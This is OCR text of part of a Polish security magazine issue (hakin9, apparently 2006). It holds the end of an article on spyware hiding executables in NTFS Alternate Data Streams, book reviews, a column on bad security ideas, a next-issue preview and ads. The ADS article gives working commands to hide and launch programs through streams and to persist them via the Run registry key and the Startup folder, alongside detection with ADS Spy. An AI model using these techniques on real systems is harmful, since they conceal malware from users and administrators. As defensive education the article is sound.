- wykonać skrypt Visual Basic z wiersza poleceń za pomocą *Windows Scripting Host*, podając na przykład *wscript notepad.exe:<nazwa strumienia VB>*,
- utworzyć skrót postaci *notepad.exe:<nazwa strumienia>*, co pozwala wykonywać strumienie *.exe* i *.vbs*,
- umieścić skrót do strumienia w folderze Windows Startup, co pozwala wykonywać strumienie *.exe* i *.vbs* w chwili zalogowania się użytkownika,
- dodać klucz testowy o przykładowej wartości *notepad.exe:<nazwa strumienia>* w ramach klucza *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*, co pozwala wykonywać strumienie *.exe* i *.vbs* podczas uruchomienia systemu.

Twórcy programów szpiegujących (na przykład różnych odmian *CoolWebSearch*) wykorzystują tę technikę do ukrywania złośliwego kodu w strumieniach ADS. Zadanie jest bardzo proste i nie wymaga żadnych specjalnych narzędzi – do edycji i dodawania danych wystarczy dowolny program obsługujący strumienie (chociażby Notatnik).

Praktyczny przykład


Zacznijmy od prościutkiego przykładu:

```
> type c:\spyware.exe > ←
  c:\winnt\system32\notepad.exe: ←
  spyware.exe
```

spowoduje utworzenie procesu Notatnika ze strumieniem ADS w postaci programu *spyware.exe*.

Inny przykład:

```
> cd C:\
> copy C:\winnt\notepad.exe ←
  C:\notepad.exe
> edit C:\randumb.txt
> type notepad.exe > ←
  randumb.txt:nd.exe
```




Rysunek 11. *Wykrywanie strumieni ADS za pomocą programu ADS Spy*

*akcesoria
*porady i informacje
*telefinanse
*ciekawostki
*ogłoszenia
*relacje z imprez
oraz...

mnóstwo konkursów

*miesięcznik do nabycia we wszystkich punktach sprzedaży prasy



profesjonalne nadruki na płytach cd/dvd

wysoka jakość

atrakcyjne ceny

szybkie terminy realizacji

kompleksowa obsługa

http://www.drukcd.pl

PIN Sp. z o.o. ul. Porannej Bryzy 8, 03-284 Warszawa
tel. (22) 674 39 74, tel./fax (22) 675 41 44, 675 88 81 e-mail: info@drukcd.pl

Wykonanie powyższych poleceń pozwala wykonywać program *notepad.exe* z pliku tekstowego:

```
> start C:\randumb.txt:nd.exe
```

Krakerzy mogą skorzystać z tej techniki w celu instalowania rootkitów i keyloggerów po uzyskaniu dostępu do powłoki systemowego na przejętej maszynie Windows. Przykładowy atak może się zacząć od utworzenia niewinnie wyglądającego katalogu, na przykład *C:\WUTemp$dir*, po czym zapisania w nim złośliwych plików pobranych poprzez TFTP. Listing 6 przedstawia wynik analizy takiego strumienia za pomocą programu *tcpdump*.

Katalog *C:\WUTemp$dir* zawiera także plik *wutest*. Napastnik kopiuje swoje narzędzia do tego pliku i ukrywa je w alternatywnym strumieniu danych:

```
> type spyware.exe > ←
  wutest:spyware.exe
```

Plik można też skopiować do strumienia dowolnego katalogu, jak chociażby *C:*. Intruz może uruchamiać programy na wiele sposobów, na przykład korzystając z plików wsadowych lub polecenia *start*. Analiza honeypotów wykazała w ostatnim czasie rosnącą popularność tego typu ataków.

Jak wykrywać, unikać i usuwać

Microsoft nie dostarcza niestety żadnych narzędzi pozwalających wykrywać alternatywne strumienie danych, ale istnieją przeznaczone do tego celu narzędzia zewnętrzne, na przykład *LADS* lub *ADS Spy* (patrz Ramka *W Sieci*).

Zobaczmy, jak w praktyce wygląda wykrywanie i usuwanie strumieni ADS. Zaczniemy od utworzenia przykładowego strumienia:

```
> type c:\temp\spyware.exe.txt > ←
  c:\WINDOWS\system32\calc.exe: ←
  spyware.exe.txt
```

Polecenie to spowoduje utworzenie strumienia ADS w pliku *calc.exe*, czyli w *Kalkulatorze*. Uruchamiamy *ADS Spy* – Rysunek 1 przedstawia wyniki skanowania systemu. Jak widać, *ADS Spy* wykrył obecność naszego strumienia, który można teraz łatwo usunąć. Złośliwych strumieni ADS trudno uniknąć, ale na szczęście coraz więcej programów antywirusowych potrafi je wykrywać.

Podsumowanie

Zaopatrzenie się w program antyspyware'owy nie rozwiąże wszystkich problemów z programami szpiegującymi. Nie istnieje żaden wszechmocny program tego typu, toteż najlepiej korzystać z kilku dobrych i uzupełniających się nawzajem programów. Kluczową sprawą jest też bieżąca aktualizacja zabezpieczeń systemu. W nielicznych przypadkach usunięcie nieproszonych gości wymaga skorzystania ze specjalistycznych programów zewnętrznych.

Musimy też spojrzeć prawdzie w oczy: programów szpiegujących nie da się po prostu powstrzymać. Szpiegowanie użytkowników jest wielomilionowym biznesem, więc raczej jesteśmy skazani na udział w ciągłym wyścigu między twórcami programów szpiegujących a twórcami programów je usuwających, w którym obie strony sięgają po coraz to nowe techniki. ●

O autorze


Christiaan Beek od kilku lat zajmuje się bezpieczeństwem komputerowym. Podczas pracy w firmach holenderskich i międzynarodowych zdobył cenne doświadczenie w technikach hakingu, tworzenia wirusów i wykrywania włamań. Obecnie pracuje jako konsultant do spraw bezpieczeństwa i etyczny haker w holenderskiej firmie Getronics. Wolny czas poświęca rodzinie, czytaniu książek i inżynierii odwrotnej kodu złapanego w honeypoty.

Literatura

- *The Dark Side of NTFS (Microsoft's Scarlet Letter)* – Harlan Carvey,
- *ADS* – R. Means,
- *Malware: Fighting Malicious Code* – Ed Skoudis i Lenny Zeltser,
- *The Art of Computer Virus Research and Defense* – Peter Szor,
- *Sockets, Shellcode, Porting, and Coding : Reverse Engineering Exploits and Tool Coding for Security Professionals* – James C. Foster i Stuart McClure.

W Sieci

- *http://www.mwcollect.org* – program mwcollect łapiący oprogramowanie szpiegujące w honeypoty,
- *http://www.definitivesolutions.com/bhodemon.htm* – program BHO Demon chroniący przed nieznanymi obiektami BHO,
- *http://www.hitmanpro.nl/* – doskonały, darmowy pakiet antyspywarowy,
- *http://www.idefense.com/iia/labs-software.php?show=8* – Malcode Analyst Pack,
- *http://www.nsclean.com/socklock.html* – program SockLock zapobiegający modyfikacji WinSocka,
- *http://www.merijn.org/downloads.html* – Hijack This (pokazuje porwane połączenia WinSock), ADS Spy (wykrywa i usuwa strumienie ADS) i inne przydatne narzędzia,
- *http://www.protect-me.com/freeware.html* – program Active Ports pozwalający między innymi wykrywać złośliwych pośredników,
- *http://www.cexx.org/lspfix.htm* – program LSP-Fix do usuwania niepożądanych dostawców LSP,
- *http://www.heysoft.de/Frames/f_sw_la_en.htm* – program LADS pokazujący obecne w systemie strumienie ADS.



Tytuł: Audyt informatyczny
Autor: Mirosław Forysek
Wydawnictwo: InfoAudit, *http://www.infoaudit.com.pl/*
Liczba stron: 242
Cena: 70 PLN

Na jednym ze spotkań organizowanych przez ISACA, szef bezpieczeństwa informatycznego pewnej dużej firmy powiedział coś bardzo znamiennego. *Najchętniej grzebałbym się tylko w logach i kodzie, ale niestety, tak się nie da. Bo bezpieczeństwo, to także cała masa papierkowej roboty.*

Audyt informatyczny jest ewenementem na rynku polskich wydawnictw IT. To praktycznie pierwszy i jedyny polskojęzyczny podręcznik audytu informatycznego. Do tej pory zarówno audytorzy, jak i specjaliści od bezpieczeństwa informatycznego skazani byli na prace w języku angielskim – trudno uznać, by ułatwiało to i tak dostatecznie skomplikowaną pracę.

Audyt... to książka napisana przez specjalistę. Mirosław Forysek jest jednym z pierwszych w Polsce certyfikowanych audytorów systemów informatycznych. W parze z dogłębną wiedzą autora idzie również umiejętność przekazywania tego, co ważne i uwypuklania tego, co najważniejsze. W efekcie, mimo specyficznej terminologii, podręcznik można uznać za przystępny. Forysko-wi udało się połączyć w spójną całość wiedzę potrzebną zarówno audytorom nie będącym informatykami, jak i informatykom nie będącym audytorami. To bardzo cenne, że *Audyt informatyczny* nie faworyzuje żadnej ze stron.

Konstrukcja książki odwołuje się do struktury audytu, omawiając jego środowisko, zasoby, technologię, infrastrukturę, oraz – co szczególnie ważne – procesy informatyczne. Część druga poświęcona jest audytowi jako takiemu, czyli dokumentacji, ocenie mechanizmów kontrolnych, tworzeniu raportów. Czytelnik otrzymuje jasną i precyzyjną mapę audytu, dzięki której nie pominie żadnego z jego istotnych elementów.


Praca Foryska jest lekturą obowiązkową dla wszystkich tych, którzy mają zamiar zająć się na poważnie bezpieczeństwem informatycznym, a także dla tych, których obowiązki przynajmniej na chwilę oderwały od skryptów i logów, popychając – jak cytowanego na wstępie dyrektora – w objęcia papierkowej roboty.

Tytuł: The Shellcoder's Handbook. Edycja polska.
Autorzy: J. Koziol, D. Litchfield, D. Aitel, Ch. Anley, S. Eren, N. Mehta, R. Hassell
Tłumaczenie: Jaromir Senczyk
Wydawnictwo: Helion, *http://www.helion.pl/*
Liczba stron: 560, format B5
Cena: 59,90 PLN

The Shellcoder's Handbook to pozycja skierowana do czytelników pragnących poznać tajniki zmuszania programów do takich działań, których nie przewidzieli ich twórcy. Z zawartej w niej wiedzy najbardziej skorzystają ci, którzy mają już pewne doświadczenie w pracy z kodami powłoki. Podręcznik Koziola, Litchfielda i spółki jest pod tym względem kompletny i dobrze uszeregowany. A oprócz problematyki związanej z szelkodami, znajdziemy tu jeszcze sporą dawkę wiedzy z zakresu programowania niskopoziomowego, a także inżynierii odwrotnej.

Do zrozumienia książki potrzebna jest dobra znajomość języka C oraz co najmniej podstawowa znajomość assemblera – autorzy uprzedzają o tym na samym początku,. Treść podzielono na części odpowiadające problematyce wybranych systemów operacyjnych; znajdziemy tu między innymi rzetelne opisy zjawisk typowych dla Linuksa, Windows, czy też Solarisa. Każda z części stanowi osobną całość, rozważającą problemy danej platformy od początku, poprzez typowe zagadnienia, aż po zaawansowane problemy. Taki układ jest bardzo logiczny i wygodny, niezależnie od tego, czy interesuje nas wybrany system operacyjny, czy też chcemy dowiedzieć się czegoś ogólnego o problematyce kompromitowania obcego kodu z pominięciem szczegółów charakterystycznych dla danego systemu.

Mimo, że książka omawia niełatwe zagadnienia, materiał czyta się dobrze, jego trudność narasta stopniowo. Tok wywodu można śledzić bez konieczności wracania wstecz przy kolejnych przykładach. Miło zaskakuje sposób, w jaki autorzy potraktowali właśnie przykłady – trudno byłoby mówić o kodach powłoki czy eksploitach nie przywdziewając, choćby na chwilę, czarnego kapelusza. Tak też uczynili autorzy. Zrobili to jednak z rozwagą, opierając się na abstrakcyjnych przykładach, uniemożliwiających zastosowanie przedstawianych technik metodą kopiowania całych rozwiązań. Jednym słowem, twórcy książki nie dali czytelnikowi do ręki pistoletu, wytłumaczyli jedynie, jak owa broń działa.



Tytuł: Bezpieczeństwo Informacji. Ochrona globalnego przedsiębiorstwa
Autor: Donald L. Pipkin
Tłumaczenie: Elżbieta Andrukiewicz
Wydawnictwo: Wydawnictwa Naukowo-Techniczne, *http://www.wnt.com.pl/*
Liczba stron: 417, format B5
Cena: 78 PLN

Zawsze lepiej zapobiegać niż leczyć. Wie o tym każdy lekarz i każdy oficer bezpieczeństwa informatycznego. Jak jednak sprawdzić, czy nasze procedury obejmują całość zagadnienia? Skąd pewność, że nic nie zostało pominięte, że prawidłowo oceniliśmy zasoby oraz ich podatność na atak?

Jeśli stanęliśmy kiedykolwiek wobec takich pytań, to *Bezpieczeństwo informacji...* będzie bardzo użyteczną pomocą. Praca została napisana przez specjalistę i autorytet w dziedzinie bezpieczeństwa informatycznego. Pipkin daje czytelnikowi głęboki wgląd w zagadnienia ochrony informacji w firmie. Przechodząc metodycznie od ogółu do szczegółu, uczy spójnego i dokładnego podejścia do kwestii bezpieczeństwa. Na szczególne uznanie zasługuje zamieszczanie przez autora zestawu pytań kontrolnych na końcu każdego rozdziału; pytania te są jednocześnie listą zadań do wykonania. Pipkin porządkuje, podpowiada i wskazuje właściwy tok myślenia i postępowania.

Za słabość prezentowanej publikacji można uznać nieco zbyt gawędziarski styl autora, który niemal każdą swoją tezę okrasza stosownym przykładem z własnej lub cudzej praktyki. W książce, od której oczekujemy nade wszystko dawki rzetelnej wiedzy, takie wstawki mogą znużyć i zirytować. Drugim mankamentem jest czas, jaki upłynął do daty publikacji - książka powstała już 3 lata temu. Ma to swoje konsekwencje, widoczne na przykład w podejściu autora do niektórych kwestii. Podsumowując, *Bezpieczeństwo informacji* to pozycja sprawdzająca się jako zbiór użytecznych drogowskazów na mapie, którą jednak sami musimy uzupełnić treścią. Prawdopodobnie powinna być lekturą uzupełniającą do *Audytu informatycznego*, trzeba jednak pamiętać o dezaktualizacji pewnych treści.

Tytuł: Microsoft Windows Security Resource Kit
Autorzy: Ben Smith, Brian Komar, Microsoft Security Team
Wydawnictwo: Promise, *http://www.promise.com.pl/*
Liczba stron: 650
Cena: 88 PLN

W potocznym rozumieniu bezpieczeństwo dwóch najpopularniejszych systemów z rodziny Microsoft Windows NT kojarzy się z instalowaniem niezliczonych poprawek oraz z łataniem Internet Explorera. Tymczasem, z czego najczęściej nie zdają sobie sprawy użytkownicy, systemy te posiadają bardzo rozbudowane mechanizmy ochronne.

Książka Windows Security Resource Kit, ze znanej serii Microsoft Resource Kit, została wydana w 2003 roku. Mimo to pozostaje jedną z najlepszych i najbardziej aktualnych publikacji o zabezpieczaniu systemów Windows 2000 oraz XP. Autorami opracowania są specjaliści do spraw bezpieczeństwa zatrudnieni w firmie z Redmond. Możemy się zatem spodziewać, że jak nikt znają kwestie, o których piszą.

I rzeczywiście, książka aż kipi od przekazywanej, czasami może zbyt szczegółowo, wiedzy. Znajdziemy tu zarówno omówienie podstawowych zasad bezpieczeństwa informatycznego, jak i wnikliwe opisy ustawień ochrony systemu – zarówno na poziomie bezpieczeństwa jego usług, protokołu TCP/IP, jak też samego oprogramowania użytkowego. Autorzy opisali tu zagadnienia dotyczące ustawiania i zabezpieczania serwera IIS, podając także informacje przydatne przy automatyzacji i kontrolowaniu procesu aktualizacji poprzez użycie serwerów Software Update Services (SUS).

Szczególnie dokładnie potraktowano w książce kwestię bezpieczeństwa usług Active Directory, której poświęcono niemal jedną siódmą publikacji. Autorzy nie zapomnieli również o tym, że bezpieczniejszy system to także odpowiednie procedury i zasady bezpiecznego korzystania z niego. Do książki dołączono pomocny w pracy CD. Niezależnie od jego obecności, Windows Security Resource Kit powinno być obowiązkową lekturą każdego poważnie traktującego swoje obowiązki administratora systemów Microsoftu.

Recenzje opracowali Krystyna Wal i Łukasz Długosz z firmy InfoProf (*http://www.infoprof.pl/*).

Książki do recenzji udostępnili Wydawnictwo Helion (*http://www.helion.pl*) i Księgarnia Informatyczna (*http://www.informatyczna.pl/*).

www.shop.software.com.pl

Zaprenumeruj swoje ulubione magazyny
i zamów archiwalne numery!

Już teraz w kilka minut możesz zaprenumerować swoje ulubione pismo.

Gwarantujemy:

- preferencyjne ceny
- bezpieczną płatność on-line
- szybką realizację Twojego zamówienia

Bezpieczna prenumerata on-line wszystkich tytułów Wydawnictwa Software!

zamówienie prenumeraty

Prosimy wypełnić czytelnie i przesłać faksem na numer: **(22) 887 10 11** lub listownie na adres: Software-Wydawnictwo Sp. z o.o., Piaskowa 3, 01-067 Warszawa, e-mail: *pren@software.com.pl*. Przyjmujemy też zamówienia telefoniczne: **(22) 887 14 44**

Imię i nazwisko..... ID kontrahenta.....

Nazwa firmy..... Numer NIP firmy.....

Dokładny adres.....

Telefon (wraz z numerem kierunkowym)..... Faks (wraz z numerem kierunkowym) .....

E-mail (niezbędny do wysłania faktury).....

☐ automatyczne przedłużenie prenumeraty

Tytuł	Ilość numerów	Ilość zamawianych prenumerat	Od numeru pisma lub miesiąca	Opłata w zł z VAT
Software Developer's Journal (1 płyta CD) – dawniej Software 2.0 Miesięcznik profesjonalnych programistów	12			250/180[1]
SDJ Extra (od 1 do 4 płyt CD lub DVD) – dawniej Software 2.0 Extra! Numery tematyczne dla programistów	6			150/135[2]
Linux+ (2 płyty CD) Miesięcznik o systemie Linux	12			250/180[1]
Linux+DVD (2 płyty DVD) Miesięcznik o systemie Linux	12			270/198[1]
Linux+Extra! (od 1 do 7 płyt CD lub DVD) Numery specjalne z najpopularniejszymi dystrybucjami Linuksa	8			232/198[2]
PHP Solutions (1 płyta CD) Dwumiesięcznik o zastosowaniach języka PHP	6			135
Hakin9, jak się obronić (1 płyta CD) Dwumiesięcznik o bezpieczeństwie i hakingu	6			135
.psd (1 płyta CD + film instruktażowy) Dwumiesięcznik użytkowników programu Adobe Photoshop	6			140
Aurox Linux (4 płyty CD + 1 płyta DVD) Magazyn z najpopularniejszym polskim Linuksem	4			119[3]
			Suma	

[1] Cena prenumeraty rocznej dla osób prywatnych

[2] Cena prenumeraty rocznej dla osób prenumerujących już *Software Developer's Journal* lub *Linux+*

[3] Cena prenumertaty dwuletniej Aurox Linux

Jeżeli chcesz zapłacić kartą kredytową, wejdź na stronę naszego sklepu internetowego:

www.shop.software.com.pl

Felieton

Niemądre pomysły w bezpieczeństwie komputerowym

Stefano Zanero

Marcus J. Ranum, znany ekspert do spraw bezpieczeństwa komputerowego, przybliża w jednym ze swoich felietonów najgłupsze pomysły zrealizowane kiedykolwiek na tym polu (*http://www.ranum.com/security/computer_security/editorials/dumb/*). Jego podejście do tematu jest dość nietypowe, a przy tym bardzo interesujące, toteż zdecydowałem się podzielić z Wami jego *Listą niemądrych pomysłów* i dodać do niej swoje trzy grosze.

Dla Ranuma pierwszym problemem jest reguła *Default Permit*. Dlaczego? Bo *pozwala ona zrobić na twojej maszynie wszystko, z wyjątkiem działań wskazanych jako zabronione*. Na pewno zastanawiacie się *kto przy zdrowych zmysłach mógł skonfigurować zaporę stosując tego typu regułę?* Prawdę powiedziawszy, przychodzi mi na myśl kilku moich klientów... Zasadniczo jednak wiadomo, że w dzisiejszych czasach jako standard konfiguracji zapory używamy polityki *Default Deny*.

Z drugiej strony pomyślcie o sieciach pozbawionych wewnętrznej segmentacji – czy przypadkiem nie stanowią one współczesnej formy *Default Permit*? Co z systemami operacyjnymi umożliwiającymi uruchomienie dowolnego nieznanego kodu, chociaż większość użytkowników korzysta jedynie z kilku aplikacji? Jest jeszcze sprawa IPS-ów (*Intrusion Prevention Systems*) i zamieszania wokół nich, bo pod wspaniałą nazwą kryją się nieskomplikowane mechanizmy, które *usuwają znane ataki*. Innymi słowy, *jeśli nie jest to znany atak, należy go przepuścić*, co stanowi kolejny przykład *Default Permit*.

To prowadzi nas do kolejnego u Ranuma przykładu braku roztropności: *Badness Enumeration*. A mówiąc wprost – twórz po prostu system bezpieczeństwa w oparciu o listę *złych rzeczy*, których nie chcesz doświadczyć. Weźmy na przykład wirusy, spam i trojany: po co marnować czas na przyglądanie się tysiącom wariantów, skoro wystarczy *zezwolić* na działanie jedynie konkretnych aplikacji i nic innego nie będzie mogło zostać uruchomione? To samo tyczy się zresztą systemów filtrowania ruchu. Jeżeli twoje oprogramowanie potrzebuje okresowych aktualizacji sygnatur, to system bezpieczeństwa bazuje na regule *Badness Enumeration*.

Trzecim niemądrym pomysłem opisanym przez Ranuma jest stosowanie zasady *Spenetruj i załataj*. Jej wymienienie uważam akurat za mało przekonujące. Z jednej strony zgadzam się z założeniem, że istnieje ledwie kilka aplikacji (jak qmail czy Postfix), które tworzono z myślą o bezpieczeństwie i które są niemal zupełnie pozbawione błędów i dziur. Podobnie, jak Marcus wierzę, że na polu inżynierii oprogramowania rzecz jest w tym, by zastosować odwrotne podejście – zrób dobrze, byś nie musiał łatać. Z drugiej strony wierzę jednak, że w bezpieczeństwie sieciowym warto jest mieć kogoś, kto będzie się starał przełamywać systemy obronne przy użyciu testów penetracyjnych.

Czwarty niemądry pomysł, który również nie do końca mnie przekonuje: zdaniem Ranuma powinniśmy skończyć z myślą, że hakowanie jest fajne i zacząć uczyć się tego, że porządna inżynieria programistyczna jest lepsza. Także w tej kwestii moja zgoda jest połowiczna: potrzebujemy inżynierów, którzy mogą zbudować oprogramowanie *pod względem designu*, ale potrzebujemy też otwartych umysłów, które – jak hakerzy – sprawdzą spójność założeń i pokażą, że to, co uważaliśmy za niemożliwe, w istocie jest możliwe.

Pominę piąty z niemądrych pomysłów, bo według mnie edukowanie użytkowników niczego dobrego nie przynosi. Chciałbym natomiast przekazać swoją osobistą radę dla Ranuma, dotyczącą szóstego z niemądrych pomysłów: *Czasami jest lepiej nie zrobić nic, niż zrobić coś głupiego*. Zanim przeznaczymy dziesiątki tysięcy euro na nową i nieprzetestowaną technologię, lepiej wydać pieniądze na kogoś, kogo wiedza pozwoli lepiej zrozumieć, jakich zadań należy się podjąć. W pierwszej kolejności najważniejsze jest zrozumienie tego, co zawiodło, a dopiero potem wdrażanie nowej polityki bezpieczeństwa, która w przeciwnym razie może okazać się bezużyteczna.

Skoro motto Google głosi *Nie bądź zły*, sugeruję, żeby nasze motto brzmiało *Nie bądź niemądry*. Wierzcie mi, że bycie mądrym jest o wiele trudniejsze niż bycie dobrym. ●

O autorze

Stefano Zanero jest studentem Wydziału Elektroniki i Informatyki Politechniki w Mediolanie. Jego obecne badania skupiają się na IDS-ach i skuteczności systemów bezpieczeństwa aplikacji sieciowych. Prelegent na wielu konferencjach, autor i współautor wielu książek i artykułów publikowanych w przeróżnych magazynach. Zanero jest również członkiem *Journal in Computer Virology*, a także pełni rolę rewidenta dla *ACM Computing Reviews* i *IEEE Security&Privacy*. Pisze również felietony w *Security Manager's Journal* w *Computer World Italy*. Został wyróżniony nagrodą dziennikarską. Od 2004 roku jest partnerem oraz CTO dla Secure Network, firmy specjalizującej się w konsultingu i szkoleniach z zakresu bezpieczeństwa informacji, mieszczącej się w Mediolanie.

mobility

magazyn mobilnych technologii

Nie daj się okablować

Szukaj w salonach prasowych: Ruch, Inmedio, Kolporter, Relay, EMPiK

www.**mobility**.com.pl

tel.: (22) 882 37 33 e-mail: prenumerata@mobility.com.pl

Zapowiedzi

haking 2/2006 w następnym numerze między innymi:

Temat numeru

Przełamywanie zabezpieczeń IBM AS/400

Komputery IBM AS/400 (iSeries) są zazwyczaj wykorzystywane w dużych przedsiębiorstwach: bankach, szpitalach, kasynach. Często są na nich przechowywane krytyczne dla funkcjonowania firmy dane. Egzotyczna konstrukcja programowa tych maszyn i ich system operacyjny powodują, że są mniej podatne na ataki, niż bardziej rozpowszechnione rozwiązania. Jednak z nadejściem ery Internetu producent był zmuszony dostosować te maszyny do działania w globalnej Sieci, a wraz z tym wprowadzono (a następnie odkryto) pewne słabości AS/400. Shalom Carmel opisuje, jak może wyglądać atak na IBM iSeries przeprowadzony przez pracownika przedsiębiorstwa i jakie może mieć konsekwencje.

Technika

Nasłuchująca tylna furtka

Tradycyjne tylne furtki łatwo wykryć za pomocą prostych narzędzi monitorujących działanie sieci, które pokażą otwarte połaczenia. Trudno też korzystać z takich furtek w środowiskach chronionych zaporami. Brandon Edwards, twórca narzędzia o nazwie SilentDoor, pokazuje jak samodzielnie napisać prostą furtkę działającą w oparciu o nasłuchiwanie na interfejsie sieciowym i przesyłanie komend w pozornie niewinnych pakietach.

Praktyka

Szkielety do budowy eksploitów w testach penetracyjnych

Próby wykorzystania dziur znalezionych podczas testów penetracyjnych są jednym z najbardziej czasochłonnych elementów tych testów. Podczas gdy proces wykrywania potencjalnych słabości jest zautomatyzowany, znalezienie odpowiedniego eksploita, który udowodni iż dziura faktycznie istnieje, zazwyczaj wiąże się z ogromnym nakładem pracy. W celu zautomatyzowania tego procesu stworzono narzędzia zwane *exploit frameworks*, czyli szkieletami do budowy eksploitów. Tim O. Shenko porówna istniejące systemy szkieletowe i przeanalizuje możliwości ich wykorzystania w testach penetracyjnych.

Programowanie

Automatyzacja przepełniania bufora w Linuksie

Podczas testów penetracyjnych często możemy napotkać program bez kodu źródłowego, który wykazuje możliwość istnienia słabości związanej z przepełnieniem bufora. Stosowanie inżynierii odwrotnej do wykrycia i wykorzystania faktycznego przepełnienia jest bardzo czasochłonne. Stavros Lekkas pokazuje jak stworzył narzędzie lazyjoe, za pomocą którego możemy zautomatyzować proces tworzenia eksploita wykorzystującego potencjalny błąd przepełnienia.


Aktualne informacje o najbliższym numerze
http://www.hakin9.org/pl

Numer w sprzedaży na początku lutego 2006 r.

Marken
SYSTEMY ANTYWIRUSOWE


www.marken.com.pl

t w ó j s k l e p w i n t e r n e c i e




KAV Personal 5.0
99,00 zł netto
www.marken.com.pl

Kaspersky Anti-Virus linii Business Optimal przeznaczone są dla małych i średnich firm.
Pakiet zapewnia skuteczną ochronę przed wirusami w sieci, na stacjach roboczych, w poczcie elektronicznej oraz przed wszystkimi formami wirusów internetowych.
Codzienne uaktualnienia antywirusowych baz danych oraz wsparcie techniczne, to gwarancja szybkiej reakcji w przypadku pojawienia się nowego wirusa lub epidemii.



DeviceLock
99,00 zł netto
www.smartline.wpc.pl

DeviceLock zapewnia ochronę przed kradzieżą danych, pozwala kontrolować pojedyńczych użytkowników jak i całe grupy, decydując o dostępie do portów USB i FireWire, urządzeń WiFi i Bluetooth, napędów dyskietek i CD-ROM oraz innych urządzeń przenośnych.
DeviceLock, to oprogramowanie szczególnie polecane dla sektora publicznego i bankowego, gdzie najważniejszą rzeczą jest bezpieczeństwo danych.



Dr.Web BOX
99,00 zł netto
www.drweb.wpc.pl

Dr.Web - systemy ochrony antywirusowej dla stacji roboczych Windows, serwerów plików i serwerów pocztowych.
Minimalne wymagania to:
- Pentium 100
- Windows95
- 16 MB RAM

Wszystkie programy **Dr.Web** korzystają z tego samego, nowoczesnego silnika antywirusowego, który zapewnia bardzo wysoką skuteczność wykrywania różnych odmian i modyfikacji wirusów przy niewielkiej objętości bazy sygnatur wirusów.






Marken Systemy Antywirusowe; ul. Wejherowska 23; 81-052 Gdynia;
tel/fax (058) 661-61-24; 667-49-49; mail: info@marken.com.pl; www.marken.com.pl

Nowy numer w sprzedaży od 15 grudnia

www.phpsolmag.org

Pismo dostępne także w sklepie
shop.software.com.pl